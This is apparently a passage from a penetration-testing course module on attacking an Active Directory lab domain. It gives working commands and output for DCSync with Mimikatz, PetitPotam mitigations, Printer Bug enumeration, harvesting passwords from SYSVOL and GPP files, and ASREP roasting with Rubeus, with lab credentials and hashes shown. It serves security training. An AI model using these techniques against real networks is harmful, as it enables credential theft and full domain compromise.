T2xd+SRCmElUHUQV0eId1lALJfE1DC/5w0++2srQTtLA4LHxb3L5dalF/fCDXjccopj0+Q+vJm
ty0XGe

```
+Dz6GyGsW8eiE7RRmLi+IPzL2Un0a4C05xMACGQWeoHT0hYmLdRcK9udk06jmWi40MmvKz00QY  
6xufLN
```

```
hLftjIYfDxWzqFoM4d3E1x/Jz4aTFKf4fbE3PFyMWQq98lBt3hZPbiDb1qchvYLNHyRxH3VHUQ  
0aCIgL
```

```
/vpppveSHvzkfq/3ft1gca6rCYx9Lzm8LjVosLXXbhXKttsKslmWZwf6kJ3Ym14nJYuq70C1cQ  
zZKkb3
```

```
EPovED0+mPyyhtE8SL0rnCxy1XEttkusQfasac4Xxt5XrERMQLvEDfy0mr0QDICTFH9gpFrzU  
d2v87U
```

```
HDnpr2gGLfZSDnh149ZVXxqe9sYMUqSbns6+U0v6EW3JPNwIsm7PLSyCDyeRgJxZYU14XrdpPH  
caX71k
```

```
ybUAsMd3PhvSy9HAnJ/tAew3+t/CsvzddqHwgYBohK+eg0LhMZtb0Wv7aWvsxEgplCgFXS18o4  
HzMIHw
```

```
oAMCAQCigegEgeV9geIwgd+ggdwgdkwgdagGzAZoAMCARehEgQQd/AohN1w1ZZXsks8cCULbq  
EVGxNJ
```

```
TkxBTkVGUKVJR0hULkxPQ0FMoh0wG6ADAgEBoRQwEhsQQUNBREVNWS1FQS1EQzAxJKMHAwUAQ0  
EAAKUR
```

```
GA8yMDIyMDMzMDIyNTAyNVqmERgPMjAyMjAzMzEwODUwMjVapxEYDzIwMjIwNDA2MjI1MDI1Wq  
gVGxNJ
```

```
TkxBTkVGUKVJR0hULkxPQ0FMqSgwJqADAgECoR8wHRsGa3JidGd0GxNJTkxBTkVGUKVJR0hULK  
xPQ0FM
```

```
[+] Ticket successfully imported!
```

ServiceName	:	krbtgt/INLANEFREIGHT.LOCAL
ServiceRealm	:	INLANEFREIGHT.LOCAL
UserName	:	ACADEMY-EA-DC01\$
UserRealm	:	INLANEFREIGHT.LOCAL
StartTime	:	3/30/2022 3:50:25 PM
EndTime	:	3/31/2022 1:50:25 AM
RenewTill	:	4/6/2022 3:50:25 PM
Flags	:	name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType	:	rc4_hmac
Base64(key)	:	d/AohN1w1ZZXsks8cCULbg==
ASREP (key)	:	2A621F62C32241F38FA68826E95521DD

We can then type `klist` to confirm that the ticket is in memory.

Confirming the Ticket is in Memory

```

PS C:\Tools> klist

Current LogonId is 0:0x4e56b

Cached Tickets: (3)

#0>   Client: ACADEMY-EA-DC01$ @ INLANEFREIGHT.LOCAL
      Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
      KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
      Ticket Flags 0x60a10000 -> forwardable forwarded renewable
      pre_authent name_canonicalize
          Start Time: 3/30/2022 15:53:09 (local)
          End Time: 3/31/2022 1:50:25 (local)
          Renew Time: 4/6/2022 15:50:25 (local)
          Session Key Type: RSADSI RC4-HMAC(NT)
          Cache Flags: 0x2 -> DELEGATION
          Kdc Called: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL

#1>   Client: ACADEMY-EA-DC01$ @ INLANEFREIGHT.LOCAL
      Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
      KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
      Ticket Flags 0x40e10000 -> forwardable renewable initial
      pre_authent name_canonicalize
          Start Time: 3/30/2022 15:50:25 (local)
          End Time: 3/31/2022 1:50:25 (local)
          Renew Time: 4/6/2022 15:50:25 (local)
          Session Key Type: RSADSI RC4-HMAC(NT)
          Cache Flags: 0x1 -> PRIMARY
          Kdc Called:

#2>   Client: ACADEMY-EA-DC01$ @ INLANEFREIGHT.LOCAL
      Server: cifs/academy-ea-dc01 @ INLANEFREIGHT.LOCAL
      KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
      Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
      ok_as_delegate name_canonicalize
          Start Time: 3/30/2022 15:53:09 (local)
          End Time: 3/31/2022 1:50:25 (local)
          Renew Time: 4/6/2022 15:50:25 (local)
          Session Key Type: RSADSI RC4-HMAC(NT)
          Cache Flags: 0
          Kdc Called: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL

```

Again, since Domain Controllers have replication privileges in the domain, we can use the pass-the-ticket to perform a DCSync attack using Mimikatz from our Windows attack host. Here, we grab the NT hash for the KRBTGT account, which could be used to create a Golden Ticket and establish persistence. We could obtain the NT hash for any privileged user using DCSync and move forward to the next phase of our assessment.

Performing DC Sync with Mimikatz

```
PS C:\Tools> cd .\mimikatz\x64\
PS C:\Tools\mimikatz\x64> .\mimikatz.exe

#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( [email protected] )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:inlanefreight\krbtgt
[DC] 'INLANEFREIGHT.LOCAL' will be the domain
[DC] 'ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'inlanefreight\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 10/27/2021 8:14:34 AM
Object Security ID : S-1-5-21-3842939050-3880317879-2865463114-502
Object Relative ID : 502

Credentials:
Hash NTLM: 16e26ba33e455a8c338142af8d89ffbc
  ntlm- 0: 16e26ba33e455a8c338142af8d89ffbc
  lm   - 0: 4562458c201a97fa19365ce901513c21
```

PetitPotam Mitigations

First off, the patch for [CVE-2021-36942](#) should be applied to any affected hosts. Below are some further hardening steps that can be taken:

- To prevent NTLM relay attacks, use [Extended Protection for Authentication](#) along with enabling [Require SSL](#) to only allow HTTPS connections for the Certificate Authority Web Enrollment and Certificate Enrollment Web Service services

- [Disabling NTLM authentication](#) for Domain Controllers
- Disabling NTLM on AD CS servers using [Group Policy](#)
- Disabling NTLM for IIS on AD CS servers where the Certificate Authority Web Enrollment and Certificate Enrollment Web Service services are in use

For more reading on attacking Active Directory Certificate Services, I highly recommend the whitepaper [Certified Pre-Owned](#) as this demonstrates attacks against AD CS that can be performed using authenticated API calls. This shows that just applying the CVE-2021-36942 patch alone to mitigate PetitPotam is not enough for most organizations running AD CS, because an attacker with standard domain user credentials can still perform attacks against AD CS in many instances. The whitepaper also details other hardening and detection steps that can be taken to harden AD CS.

Recap

In this section we covered three recent attacks:

- NoPac (SamAccountName Spoofing)
- PrintNightmare (remotely)
- PetitPotam (MS-EFSRPC)

Each of these attacks can be performed with either standard domain user access (NoPac and PrintNightmare) or without any type of authentication to the domain at all (PetitPotam), and can lead to domain compromise relatively easily. There are multiple ways to perform each attack, and we covered a few. Active Directory attacks continue to evolve, and these are surely not the last extremely high-impact attack vectors that we will see. When these types of attacks are released, we should strive to build a small lab environment to practice them in, so we are ready to use them safely and effectively in a real-world engagement should the opportunity arise. Understanding how to set up these attacks in a lab can also significantly increase our understanding of the issue and help us to better advise our clients on the impact, remediation, and detections. This was just a tiny glimpse into the world of attacking AD CS, which could be an entire module.

In the next section, we'll talk through various other issues that we see from time to time in Active Directory environments that could help us further our access or lead to additional findings for our final client report.

Miscellaneous Misconfigurations

There are many other attacks and interesting misconfigurations that we may come across during an assessment. A broad understanding of the ins and outs of AD will help us think outside the box and discover issues that others are likely to miss.

Scenario Setup


In this section, we will move back and forth between a Windows and Linux attack host as we work through the various examples. You can spawn the hosts for this section at the end of this section and RDP into the MS01 Windows attack host. For the portions of this section that require interaction from a Linux host, you can open a PowerShell console on MS01 and SSH to `172.16.5.225` with the credentials `htb-student:HTB_academy_stdnt!`.

Exchange Related Group Membership

A default installation of Microsoft Exchange within an AD environment (with no split-administration model) opens up many attack vectors, as Exchange is often granted considerable privileges within the domain (via users, groups, and ACLs). The group `Exchange Windows Permissions` is not listed as a protected group, but members are granted the ability to write a DACL to the domain object. This can be leveraged to give a user DCSync privileges. An attacker can add accounts to this group by leveraging a DACL misconfiguration (possible) or by leveraging a compromised account that is a member of the Account Operators group. It is common to find user accounts and even computers as members of this group. Power users and support staff in remote offices are often added to this group, allowing them to reset passwords. This [GitHub repo](#) details a few techniques for leveraging Exchange for escalating privileges in an AD environment.

The Exchange group `Organization Management` is another extremely powerful group (effectively the "Domain Admins" of Exchange) and can access the mailboxes of all domain users. It is not uncommon for sysadmins to be members of this group. This group also has full control of the OU called `Microsoft Exchange Security Groups`, which contains the group `Exchange Windows Permissions`.

Viewing Organization Management's Permissions



If we can compromise an Exchange server, this will often lead to Domain Admin privileges. Additionally, dumping credentials in memory from an Exchange server will produce 10s if not 100s of cleartext credentials or NTLM hashes. This is often due to users logging in to Outlook Web Access (OWA) and Exchange caching their credentials in memory after a successful login.

PrivExchange

The `PrivExchange` attack results from a flaw in the Exchange Server `PushSubscription` feature, which allows any domain user with a mailbox to force the Exchange server to authenticate to any host provided by the client over HTTP.

The Exchange service runs as SYSTEM and is over-privileged by default (i.e., has `WriteDacl` privileges on the domain pre-2019 Cumulative Update). This flaw can be leveraged to relay to LDAP and dump the domain NTDS database. If we cannot relay to LDAP, this can be leveraged to relay and authenticate to other hosts within the domain. This attack will take you directly to Domain Admin with any authenticated domain user account.

Printer Bug

The Printer Bug is a flaw in the MS-RPRN protocol (Print System Remote Protocol). This protocol defines the communication of print job processing and print system management between a client and a print server. To leverage this flaw, any domain user can connect to the spool's named pipe with the `RpcOpenPrinter` method and use the `RpcRemoteFindFirstPrinterChangeNotificationEx` method, and force the server to authenticate to any host provided by the client over SMB.

The spooler service runs as SYSTEM and is installed by default in Windows servers running Desktop Experience. This attack can be leveraged to relay to LDAP and grant your attacker account DCSync privileges to retrieve all password hashes from AD.

The attack can also be used to relay LDAP authentication and grant Resource-Based Constrained Delegation (RBCD) privileges for the victim to a computer account under our control, thus giving the attacker privileges to authenticate as any user on the victim's computer. This attack can be leveraged to compromise a Domain Controller in a partner domain/forest, provided you have administrative access to a Domain Controller in the first forest/domain already, and the trust allows TGT delegation, which is not by default anymore.

We can use tools such as the `Get-SpoolStatus` module from [this](#) tool (that can be found on the spawned target) or [this](#) tool to check for machines vulnerable to the [MS-PRN Printer Bug](#). This flaw can be used to compromise a host in another forest that has Unconstrained Delegation enabled, such as a domain controller. It can help us to attack across forest trusts once we have compromised one forest.

Enumerating for MS-PRN Printer Bug

```
PS C:\htb> Import-Module .\SecurityAssessment.ps1
PS C:\htb> Get-SpoolStatus -ComputerName ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL

ComputerName          Status
-----
ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL    True
```

MS14-068

This was a flaw in the Kerberos protocol, which could be leveraged along with standard domain user credentials to elevate privileges to Domain Admin. A Kerberos ticket contains information about a user, including the account name, ID, and group membership in the Privilege Attribute Certificate (PAC). The PAC is signed by the KDC using secret keys to validate that the PAC has not been tampered with after creation.

The vulnerability allowed a forged PAC to be accepted by the KDC as legitimate. This can be leveraged to create a fake PAC, presenting a user as a member of the Domain Administrators or other privileged group. It can be exploited with tools such as the [Python Kerberos Exploitation Kit \(PyKEK\)](#) or the Impacket toolkit. The only defense against this attack is patching. The machine [Mantis](#) on the Hack The Box platform showcases this vulnerability.

Sniffing LDAP Credentials

Many applications and printers store LDAP credentials in their web admin console to connect to the domain. These consoles are often left with weak or default passwords. Sometimes, these credentials can be viewed in cleartext. Other times, the application has a `test connection` function that we can use to gather credentials by changing the LDAP IP address to that of our attack host and setting up a `netcat` listener on LDAP port 389. When the device attempts to test the LDAP connection, it will send the credentials to our machine, often in cleartext. Accounts used for LDAP connections are often privileged, but if not, this could serve as an initial foothold in the domain. Other times, a full LDAP server is required to pull off this attack, as detailed in this [post](#).

Enumerating DNS Records

We can use a tool such as `adidnsdump` to enumerate all DNS records in a domain using a valid domain user account. This is especially helpful if the naming convention for hosts returned to us in our enumeration using tools such as `BloodHound` is similar to `SRV01934.INLANEFREIGHT.LOCAL`. If all servers and workstations have a non-descriptive name, it makes it difficult for us to know what exactly to attack. If we can access DNS entries in AD, we can potentially discover interesting DNS records that point to this same server, such as `JENKINS.INLANEFREIGHT.LOCAL`, which we can use to better plan out our attacks.

The tool works because, by default, all users can list the child objects of a DNS zone in an AD environment. By default, querying DNS records using LDAP does not return all results. So by using the `adidnsdump` tool, we can resolve all records in the zone and potentially find something useful for our engagement. The background and more in-depth explanation of this tool and technique can be found in this [post](#).

On the first run of the tool, we can see that some records are blank, namely `? ,LOGISTICS,?`.

Using adidnsdump

```
adidnsdump -u inlanefreight\\forend ldap://172.16.5.5
Password:

[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[+] Found 27 records
```

Viewing the Contents of the records.csv File

```
head records.csv

type,name,value
?,LOGISTICS,?
AAAA,ForestDnsZones,dead:beef::7442:c49d:e1d7:2691
AAAA,ForestDnsZones,dead:beef::231
A,ForestDnsZones,10.129.202.29
A,ForestDnsZones,172.16.5.240
A,ForestDnsZones,172.16.5.5
AAAA,DomainDnsZones,dead:beef::7442:c49d:e1d7:2691
AAAA,DomainDnsZones,dead:beef::231
A,DomainDnsZones,10.129.202.29
```

If we run again with the `-r` flag the tool will attempt to resolve unknown records by performing an `A` query. Now we can see that an IP address of `172.16.5.240` showed up for `LOGISTICS`. While this is a small example, it is worth running this tool in larger environments. We may uncover "hidden" records that can lead to discovering interesting hosts.

Using the `-r` Option to Resolve Unknown Records

```
adidnsdump -u inlanefreight\\frontend ldap://172.16.5.5 -r

Password:

[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[+] Found 27 records
```

Finding Hidden Records in the records.csv File

```
head records.csv

type,name,value
A,LOGISTICS,172.16.5.240
AAAA,ForestDnsZones,dead:beef::7442:c49d:e1d7:2691
AAAA,ForestDnsZones,dead:beef::231
A,ForestDnsZones,10.129.202.29
A,ForestDnsZones,172.16.5.240
A,ForestDnsZones,172.16.5.5
```

```
AAAA,DomainDnsZones,dead:beef::7442:c49d:e1d7:2691
AAAA,DomainDnsZones,dead:beef::231
A,DomainDnsZones,10.129.202.29
```

Other Misconfigurations

There are many other misconfigurations that can be used to further your access within a domain.

Password in Description Field

Sensitive information such as account passwords are sometimes found in the user account `Description` or `Notes` fields and can be quickly enumerated using PowerView. For large domains, it is helpful to export this data to a CSV file to review offline.

Finding Passwords in the Description Field using Get-Domain User

```
PS C:\htb> Get-DomainUser * | Select-Object samaccountname,description
|Where-Object {$_.Description -ne $null}

samaccountname description
-----
administrator Built-in account for administering the computer/domain
guest        Built-in account for guest access to the computer/domain
krbtgt       Key Distribution Center Service Account
ldap.agent   *** DO NOT CHANGE *** 3/12/2012: Sunsh1ne4All!
```

PASSWD_NOTREQD Field

It is possible to come across domain accounts with the `passwd_notreqd` field set in the `userAccountControl` attribute. If this is set, the user is not subject to the current password policy length, meaning they could have a shorter password or no password at all (if empty passwords are allowed in the domain). A password may be set as blank intentionally (sometimes admins don't want to be called out of hours to reset user passwords) or accidentally hitting enter before entering a password when changing it via the command line. Just because this flag is set on an account, it doesn't mean that no password is set, just that

one may not be required. There are many reasons why this flag may be set on a user account, one being that a vendor product set this flag on certain accounts at the time of installation and never removed the flag post-install. It is worth enumerating accounts with this flag set and testing each to see if no password is required (I have seen this a couple of times on assessments). Also, include it in the client report if the goal of the assessment is to be as comprehensive as possible.

Checking for PASSWD_NOTREQD Setting using Get-DomainUser

```
PS C:\htb> Get-DomainUser -UACFilter PASSWD_NOTREQD | Select-Object  
samaccountname,useraccountcontrol  
  
samaccountname  
useraccountcontrol  
-----  
-----  
guest          ACCOUNTDISABLE, PASSWD_NOTREQD, NORMAL_ACCOUNT,  
DONT_EXPIRE_PASSWORD  
mlowe          PASSWD_NOTREQD, NORMAL_ACCOUNT,  
DONT_EXPIRE_PASSWORD  
ehamilton      PASSWD_NOTREQD, NORMAL_ACCOUNT,  
DONT_EXPIRE_PASSWORD  
$725000-9jb50uejje9f  ACCOUNTDISABLE, PASSWD_NOTREQD,  
NORMAL_ACCOUNT  
nagiosagent    PASSWD_NOTREQD,  
NORMAL_ACCOUNT
```

Credentials in SMB Shares and SYSVOL Scripts

The SYSVOL share can be a treasure trove of data, especially in large organizations. We may find many different batch, VBScript, and PowerShell scripts within the scripts directory, which is readable by all authenticated users in the domain. It is worth digging around this directory to hunt for passwords stored in scripts. Sometimes we will find very old scripts containing since disabled accounts or old passwords, but from time to time, we will strike gold, so we should always dig through this directory. Here, we can see an interesting script named `reset_local_admin_pass.vbs`.

Discovering an Interesting Script

```
PS C:\htb> ls \\academy-ea-dc01\SYSVOL\INLANEFREIGHT.LOCAL\scripts  
Directory: \\academy-ea-dc01\SYSVOL\INLANEFREIGHT.LOCAL\scripts
```

Mode	LastWriteTime	Length	Name
-a---	11/18/2021 10:44 AM	174	daily-runs.zip
-a---	2/28/2022 9:11 PM	203	disable-nbtns.ps1
-a---	3/7/2022 9:41 AM	144138	Logon Banner.htm
-a---	3/8/2022 2:56 PM	979	
			reset_local_admin_pass.vbs

Taking a closer look at the script, we see that it contains a password for the built-in local administrator on Windows hosts. In this case, it would be worth checking to see if this password is still set on any hosts in the domain. We could do this using CrackMapExec and the `--local-auth` flag as shown in this module's Internal Password Spraying - from Linux section.

Finding a Password in the Script

```
PS C:\htb> cat \\academy-ea-
dc01\SYSVOL\INLANEFREIGHT.LOCAL\scripts\reset_local_admin_pass.vbs

On Error Resume Next
strComputer = "."

Set oShell = CreateObject("WScript.Shell")
sUser = "Administrator"
SPwd = "!ILFREIGHT_L0cALADmin!"

Set Arg = WScript.Arguments
If Arg.Count > 0 Then
    SPwd = Arg(0) 'Pass the password as parameter to the script
End if

'Get the administrator name
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

<SNIP>
```

Group Policy Preferences (GPP) Passwords

When a new GPP is created, an .xml file is created in the SYSVOL share, which is also cached locally on endpoints that the Group Policy applies to. These files can include those used to:

- Map drives (drives.xml)

- Create local users
- Create printer config files (printers.xml)
- Creating and updating services (services.xml)
- Creating scheduled tasks (scheduledtasks.xml)
- Changing local admin passwords.

These files can contain an array of configuration data and defined passwords. The `cpassword` attribute value is AES-256 bit encrypted, but Microsoft [published the AES private key on MSDN](#), which can be used to decrypt the password. Any domain user can read these files as they are stored on the SYSVOL share, and all authenticated users in a domain, by default, have read access to this domain controller share.

This was patched in 2014 [MS14-025 Vulnerability in GPP could allow elevation of privilege](#), to prevent administrators from setting passwords using GPP. The patch does not remove existing Groups.xml files with passwords from SYSVOL. If you delete the GPP policy instead of unlinking it from the OU, the cached copy on the local computer remains.

The XML looks like the following:

Viewing Groups.xml

```
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  <User clsid="{DFF1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator" image="2" changed="2019-01-01" policyApplied="1">
    <Properties action="U" newName="" fullName="" description="" cpassword="CiDUq6tbrBL1m/j59DmZNIydXps neverExpires="1" acctDisabled="0" userName="Administrator"/>
  </User>
</Groups>
```

If you retrieve the `cpassword` value more manually, the `gpp-decrypt` utility can be used to decrypt the password as follows:

Decrypting the Password with gpp-decrypt

```
gpp-decrypt VPe/o9YRyz2cksnYRbNeQj35w9KxQ5ttbvtRaAVqxaE
```

```
Password1
```

GPP passwords can be located by searching or manually browsing the SYSVOL share or using tools such as [Get-GPPPPassword.ps1](#), the GPP Metasploit Post Module, and other Python/Ruby scripts which will locate the GPP and return the decrypted `cpassword` value. CrackMapExec also has two modules for locating and retrieving GPP passwords. One quick tip to consider during engagements: Often, GPP passwords are defined for legacy accounts, and you may therefore retrieve and decrypt the password for a locked or deleted account. However, it is worth attempting to password spray internally with this password (especially if it is unique). Password re-use is widespread, and the GPP password combined with password spraying could result in further access.

Locating & Retrieving GPP Passwords with CrackMapExec

```
crackmapexec smb -L | grep gpp

[*] gpp_autologin           Searches the domain controller for
registry.xml to find autologon information and returns the username and
password.

[*] gpp_password             Retrieves the plaintext password and other
information for accounts pushed through Group Policy Preferences.
```

It is also possible to find passwords in files such as Registry.xml when autologon is configured via Group Policy. This may be set up for any number of reasons for a machine to automatically log in at boot. If this is set via Group Policy and not locally on the host, then anyone on the domain can retrieve credentials stored in the Registry.xml file created for this purpose. This is a separate issue from GPP passwords as Microsoft has not taken any action to block storing these credentials on the SYSVOL in cleartext and, hence, are readable by any authenticated user in the domain. We can hunt for this using CrackMapExec with the [gpp_autologin](#) module, or using the [Get-GPPAutologon.ps1](#) script included in PowerSploit.

Using CrackMapExec's gpp_autologin Module

```
crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M gpp_autologin

SMB      172.16.5.5      445      ACADEMY-EA-DC01  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL)
(signing:True) (SMBv1:False)
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [+]
INLANEFREIGHT.LOCAL\forend:Klmcargo2
GPP_AUTO... 172.16.5.5      445      ACADEMY-EA-DC01  [+] Found SYSVOL share
GPP_AUTO... 172.16.5.5      445      ACADEMY-EA-DC01  [*] Searching for
Registry.xml
GPP_AUTO... 172.16.5.5      445      ACADEMY-EA-DC01  [*] Found
INLANEFREIGHT.LOCAL/Policies/{CAEBB51E-92FD-431D-8DBE-
F9312DB5617D}/Machine/Preferences/Registry/Registry.xml
GPP_AUTO... 172.16.5.5      445      ACADEMY-EA-DC01  [+] Found credentials
in INLANEFREIGHT.LOCAL/Policies/{CAEBB51E-92FD-431D-8DBE-
F9312DB5617D}/Machine/Preferences/Registry/Registry.xml
GPP_AUTO... 172.16.5.5      445      ACADEMY-EA-DC01  Usernames:
['guarddesk']
GPP_AUTO... 172.16.5.5      445      ACADEMY-EA-DC01  Domains:
['INLANEFREIGHT.LOCAL']
GPP_AUTO... 172.16.5.5      445      ACADEMY-EA-DC01  Passwords:
['ILFreightguardadmin!']
```

In the output above, we can see that we have retrieved the credentials for an account called `guarddesk`. This may have been set up so that shared workstations used by guards automatically log in at boot to accommodate multiple users throughout the day and night working different shifts. In this case, the credentials are likely a local admin, so it would be worth finding hosts where we can log in as an admin and hunt for additional data. Sometimes we may discover credentials for a highly privileged user or credentials for a disabled account/an expired password that is no use to us.


A theme that we touch on throughout this module is password re-use. Poor password hygiene is common in many organizations, so whenever we obtain credentials, we should check to see if we can use them to access other hosts (as a domain or local user), leverage any rights such as interesting ACLs, access shares, or use the password in a password spraying attack to uncover password re-use and maybe an account that grants us further access towards our goal.

ASREP Roasting

It's possible to obtain the Ticket Granting Ticket (TGT) for any account that has the [Do not require Kerberos pre-authentication](#) setting enabled. Many vendor installation guides specify that their service account be configured in this way. The authentication service reply (AS_REP) is encrypted with the account's password, and any domain user can request it.

With pre-authentication, a user enters their password, which encrypts a time stamp. The Domain Controller will decrypt this to validate that the correct password was used. If successful, a TGT will be issued to the user for further authentication requests in the domain. If an account has pre-authentication disabled, an attacker can request authentication data for the affected account and retrieve an encrypted TGT from the Domain Controller. This can be subjected to an offline password attack using a tool such as Hashcat or John the Ripper.

Viewing an Account with the Do not Require Kerberos Preauthentication Option



ASREPRoasting is similar to Kerberoasting, but it involves attacking the AS-REP instead of the TGS-REP. An SPN is not required. This setting can be enumerated with PowerView or built-in tools such as the PowerShell AD module.

The attack itself can be performed with the [Rubeus](#) toolkit and other tools to obtain the ticket for the target account. If an attacker has `GenericWrite` or `GenericAll` permissions over an account, they can enable this attribute and obtain the AS-REP ticket for offline cracking to recover the account's password before disabling the attribute again. Like Kerberoasting, the success of this attack depends on the account having a relatively weak password.

Below is an example of the attack. PowerView can be used to enumerate users with their UAC value set to `DONT_REQ_PREAUTH`.

Enumerating for `DONT_REQ_PREAUTH` Value using `Get-DomainUser`

```
PS C:\htb> Get-DomainUser -PreauthNotRequired | select
samaccountname,userprincipalname,useraccountcontrol | fl
samaccountname      : mmorgan
userprincipalname   : [email protected]
useraccountcontrol  : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD,
DONT_REQ_PREAUTH
```

With this information in hand, the Rubeus tool can be leveraged to retrieve the AS-REP in the proper format for offline hash cracking. This attack does not require any domain user context and can be done by just knowing the SAM name for the user without Kerberos pre-auth. We will see an example of this using Kerbrute later in this section. Remember, add the `/nowrap` flag so the ticket is not column wrapped and is retrieved in a format that we can readily feed into Hashcat.

Retrieving AS-REP in Proper Format using Rubeus

```
PS C:\htb> .\Rubeus.exe asreproast /user:mmorgan /nowrap /format:hashcat
```

(_)_ |
_____))_ _|_|_ ____ - _ - _
|_ _ /| | | | _ \|_ ____ | | | | /_____
| | \ \ | |_ | |_) ____ | |_ | |_ |
|_| | |_ | ____ /| ____ /| ____) ____ /| ____ /

v2.0.2

[*] Action: AS-REP roasting

```
[*] Target User      : mmorgan  
[*] Target Domain   : INLANEFREIGHT.LOCAL
```

```
[*] Searching path 'LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304)(samAccountName=mmorgan))'
```

```
[*] SamAccountName      : mmorgan
[*] DistinguishedName   : CN=Matthew Morgan,OU=Server
Admin,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
[*] Using domain controller: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
(172.16.5.5)
[*] Building AS-REQ (w/o preauth) for: 'INLANEFREIGHT.LOCAL\mmorgan'
[+] AS-REQ w/o preauth successful!
```

[*] AS-REP hash:

[email]

protected] :D18650F4F4E0537E0188A6897A478C55\$0978822DEC13046712DB7DC03F6C4D
E059A946485451AAE98BB93DFF8E3E64F3AA5614160F21A029C2B9437CB16E5E9DA4A2870F
EC0596B09BADA989D1F8057262EA40840E8D0F20313B4E9A40FA5E4F987FF404313227A7BF
FAE748E07201369D48ABB4727DFE1A9F09D50D7EE3AA5C13E4433E0F9217533EE0E74B02EB
8907E13A208340728F794ED5103CB3E5C7915BF2F449AFDA41988FF48A356BF2BE680A2593
